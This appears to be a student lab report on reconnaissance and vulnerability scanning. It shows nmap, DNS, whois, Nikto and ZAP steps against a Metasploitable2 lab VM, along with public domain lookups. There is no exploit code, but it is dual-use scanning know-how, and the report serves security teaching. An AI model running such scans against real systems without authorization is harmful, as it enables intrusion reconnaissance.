
```
(kali㉿kali)-[~]
└─$ sudo nmap -v -p 0-65535 -A 10.0.2.5 -oA metaploitble2
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:20 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating NSE at 01:20
Completed NSE at 01:20, 0.00s elapsed
Initiating ARP Ping Scan at 01:20
Scanning 10.0.2.5 [1 port]
Completed ARP Ping Scan at 01:20, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:20
Completed Parallel DNS resolution of 1 host. at 01:20, 0.01s elapsed
Initiating SYN Stealth Scan at 01:20
Scanning 10.0.2.5 [65536 ports]
Discovered open port 23/tcp on 10.0.2.5
Discovered open port 80/tcp on 10.0.2.5
Discovered open port 53/tcp on 10.0.2.5
Discovered open port 22/tcp on 10.0.2.5
Discovered open port 21/tcp on 10.0.2.5
Discovered open port 111/tcp on 10.0.2.5
Discovered open port 3306/tcp on 10.0.2.5
Discovered open port 445/tcp on 10.0.2.5
Discovered open port 5900/tcp on 10.0.2.5
Discovered open port 139/tcp on 10.0.2.5
Discovered open port 25/tcp on 10.0.2.5
Discovered open port 1524/tcp on 10.0.2.5
Discovered open port 1099/tcp on 10.0.2.5
Discovered open port 3632/tcp on 10.0.2.5
Discovered open port 5432/tcp on 10.0.2.5
Discovered open port 6667/tcp on 10.0.2.5
Discovered open port 513/tcp on 10.0.2.5
Discovered open port 34146/tcp on 10.0.2.5
Discovered open port 8787/tcp on 10.0.2.5
Discovered open port 53923/tcp on 10.0.2.5
Discovered open port 59967/tcp on 10.0.2.5
Discovered open port 6000/tcp on 10.0.2.5
Discovered open port 2049/tcp on 10.0.2.5
Discovered open port 8009/tcp on 10.0.2.5
Discovered open port 514/tcp on 10.0.2.5
Discovered open port 6697/tcp on 10.0.2.5
Discovered open port 8180/tcp on 10.0.2.5
Discovered open port 2121/tcp on 10.0.2.5
Discovered open port 512/tcp on 10.0.2.5
Discovered open port 50330/tcp on 10.0.2.5
Completed SYN Stealth Scan at 01:20, 3.07s elapsed (65536 total ports)
Initiating Service scan at 01:20
Scanning 30 services on 10.0.2.5
Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:22 EST
Nmap scan report for 10.0.2.5
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:23 EST
Nmap scan report for 10.0.2.5
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexec
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```



```
(kali㉿kali)-[~]
└─$ host packethub.com
packethub.com has address 35.208.202.142
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.

(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

(kali㉿kali)-[~]
└─$ nslookup
> set type=ns
> packethub.com
Server:      10.0.2.1
Address:     10.0.2.1#53

Non-authoritative answer:
packethub.com    nameserver = ns-cloud-e2.googledomains.com.
packethub.com    nameserver = ns-cloud-e4.googledomains.com.
packethub.com    nameserver = ns-cloud-e3.googledomains.com.
packethub.com    nameserver = ns-cloud-e1.googledomains.com.

Authoritative answers can be found from:
>
```

```
(kali㉿kali)-[~]
└─$ dig packethub.com

; <>> DiG 9.20.4-3-Debian <>> packethub.com
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 22404
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.      3454    IN      A      35.208.202.142

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:04 EST 2025
;; MSG SIZE rcvd: 58

(kali㉿kali)-[~]
└─$ dig packethub.com mx

; <>> DiG 9.20.4-3-Debian <>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 17422
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.           IN      MX

;; ANSWER SECTION:
packethub.com.      3403    IN      MX      0 packethub-com.mail.eo.outlook.com.

;; Query time: 4 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:55 EST 2025
;; MSG SIZE rcvd: 88
```

```
(kali㉿kali)-[~]
$ dig packethub.com a

; <>> DiG 9.20.4-3-Debian <>> packethub.com a
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 50267
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.           IN      A

;; ANSWER SECTION:
packethub.com.        3400    IN      A      35.208.202.142

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:58 EST 2025
;; MSG SIZE rcvd: 58

(kali㉿kali)-[~]
$ dig packethub.com ns

; <>> DiG 9.20.4-3-Debian <>> packethub.com ns
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 43
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.           IN      NS

;; ANSWER SECTION:
packethub.com.        7031    IN      NS      ns-cloud-e1.googledomains.com.
packethub.com.        7031    IN      NS      ns-cloud-e3.googledomains.com.
packethub.com.        7031    IN      NS      ns-cloud-e2.googledomains.com.
packethub.com.        7031    IN      NS      ns-cloud-e4.googledomains.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:54:05 EST 2025
;; MSG SIZE rcvd: 160
```

```
(kali㉿kali)-[~]
$ whois facebook.com
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-01-27T08:57:58Z <<
```

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Domain Name: FACEBOOK.COM  
 Registry Domain ID: 2320948\_DOMAIN\_COM-VRSN  
 Registrar WHOIS Server: whois.registrarsafe.com  
 Registrar URL: https://www.registrarsafe.com  
 Updated Date: 2024-04-24T19:06:13Z  
 Creation Date: 1997-03-29T05:00:00Z  
 Registrar Registration Expiration Date: 2033-03-30T04:00:00Z  
 Registrar: RegistrarSafe, LLC  
 Registrar IANA ID: 3237  
 Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com  
 Registrar Abuse Contact Phone: +1.6503087004  
 Domain Status: clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited  
 Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited  
 Domain Status: clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited  
 Domain Status: serverDeleteProhibited https://www.icann.org/epp#serverDeleteProhibited  
 Domain Status: serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited  
 Domain Status: serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited  
 Registry Registrant ID:  
 Registrant Name: Domain Admin  
 Registrant Organization: Meta Platforms, Inc.  
 Registrant Street: 1601 Willow Rd  
 Registrant City: Menlo Park  
 Registrant State/Province: CA  
 Registrant Postal Code: 94025  
 Registrant Country: US  
 Registrant Phone: +1.6505434800  
 Registrant Phone Ext:  
 Registrant Fax:  
 Registrant Fax Ext:  
 Registrant Email: domain@fb.com  
 Registry Admin ID:  
 Admin Name: Domain Admin  
 Admin Organization: Meta Platforms, Inc.  
 Admin Street: 1601 Willow Rd  
 Admin City: Menlo Park  
 Admin State/Province: CA  
 Admin Postal Code: 94025  
 Admin Country: US  
 Admin Phone: +1.6505434800  
 Admin Phone Ext:  
 Admin Fax:  
 Admin Fax Ext:  
 Admin Email: domain@fb.com  
 Registry Tech ID:  
 Tech Name: Domain Admin  
 Tech Organization: Meta Platforms, Inc.  
 Tech Street: 1601 Willow Rd  
 Tech City: Menlo Park  
 Tech State/Province: CA  
 Tech Postal Code: 94025

Tech Postal Code: 94025  
 Tech Country: US  
 Tech Phone: +1.6505434800  
 Tech Phone Ext:  
 Tech Fax:  
 Tech Fax Ext:  
 Tech Email: domain@fb.com  
 Name Server: D.NS.FACEBOOK.COM  
 Name Server: A.NS.FACEBOOK.COM  
 Name Server: B.NS.FACEBOOK.COM  
 Name Server: C.NS.FACEBOOK.COM  
 DNSSEC: unsigned



## Practical No. 4

### Aim – Practical on vulnerability scanning and assessment

#### Theory:

**Vulnerability scanning** employs automated processes and applications to identify vulnerabilities in a network, system, operating system, or application that may be exploitable.

**Nikto** is one of the most utilized active web application scanners. It performs comprehensive tests against web servers. Its basic functionality is to check for 6,700+ potentially dangerous files or programs, along with outdated versions of servers and vulnerabilities specific to versions of over 270 servers. Nikto identifies server misconfiguration, index files, and HTTP methods, and also finds the installed web server and the software version.

#### Steps:

1. Update NMAP scripts using the command “sudo nmap —script-updatedb”.
2. Check vulnerability of metasploitable2 using the command “sudo nmap -sC <metasploitable2 IP address>”.
3. Use the command “nmap —script-help <script name>”.
4. Use the command “nmap —script=ssh-run <metasploitable2 IP address>” to run ‘ssh-run’ script against metasploitable2 vm.
5. Use the command “nmap —script=http-trace <metasploitable2 IP address>” to run ‘http-trace’ script against metasploitable2 vm.
6. Use the Nikto tool for scanning vulnerabilities using the command “nikto –host <metasploitable2 IP address>”.
7. List all plugins in the Nikto tool using “nikto –llist-plugin | more”.
8. Run Nikto with a specific plugin to find active users target using “sudo nikto –h 10.0.2.5 –p 80 –Plugins “apacheuser(enumate, dictionary:users.txt);report\_xml” – output apacheusers.xml”.
9. Install OWASP ZAP using the command “sudo apt install zaproxy” and start the program.
10. Update the plugins, enter the target URL in the textbox and initiate an automatic scan through the interface.
11. After the scan, identified results can be studied for specific findings. It can identify vulnerabilities like cross-site scripting, stored cross-site scripting, SQL injection and remote OS command injection.
12. Use “wpscan—url <target\_url>” to use the Wordpress Security Scanner to detect specific vulnerabilities of a wordpress target.

## Output:

```
(kali㉿kali)-[~]
$ sudo nmap --script=updatedb
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 04:30 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.43 seconds

(kali㉿kali)-[~]
$ sudo nmap -sc 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 04:34 EST
Nmap scan report for 10.0.2.5
Host is up (0.0001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|ftp-syst:
|_STAT:
|FTP server status:
|   Connected to 10.0.2.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh
| ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:id:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
| smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
| smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2025-01-27T09:35:57+00:00; +42s from scanner time.
53/tcp    open  domain
| dns-nsid:

| Capabilities flags: 43564
| Some Capabilities: SupportsTransactions, Supports41Auth, Speaks41ProtocolNew, ConnectsWithDatabase, SupportsCompression, LongColumnFlag, SwitchToSSLAfterHandshake
| Status: AutoCommit
|_ Salt: jzJAH'8{6unH]xg{Vy}*
5432/tcp  open  postgresql
|_ssl-date: 2025-01-27T09:36:11+00:00; +42s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp  open  vnc
| vnc-info:
|_ Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp  open  X11
6667/tcp  open  irc
| irc-info:
|_ users: 1
| servers: 1
| lusers: 1
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1. irc.Metasploitable.LAN
| uptime: 0 days, 1:25:30
| source ident: rmap
| source host: 1B889FD7.EB7D3BE.7B559A54.IP
| error: Closing Link: gzuuxqlm[10.0.2.4] (Quit: gzuuxqlm)
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:77:C8:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|_ account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m41s, deviation: 2h29m59s, median: 41s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_ OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-01-27T04:34:59-05:00

Nmap done: 1 IP address (1 host up) scanned in 72.07 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap --script=ssh-run 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 05:30 EST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 10.0.2.5
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap --script=http-trace 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 05:30 EST
Nmap scan report for 10.0.2.5
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
|_http-trace: TRACE is enabled
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

```
(kali㉿kali)-[~]
$ sudo nikto -h 10.0.2.5 -p 80 -Plugins "apacheuser(enume...;report_xml" -output apacheusers.xml
- Nikto v2.5.0

+ Target IP:      10.0.2.5
+ Target Hostname: 10.0.2.5
+ Target Port:    80
+ Start Time:    2025-01-27 06:32:49 (GMT-5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:      2025-01-27 06:32:50 (GMT-5) (1 seconds)


+ 1 host(s) tested
(kali㉿kali)-[~]
$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscan SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscan>
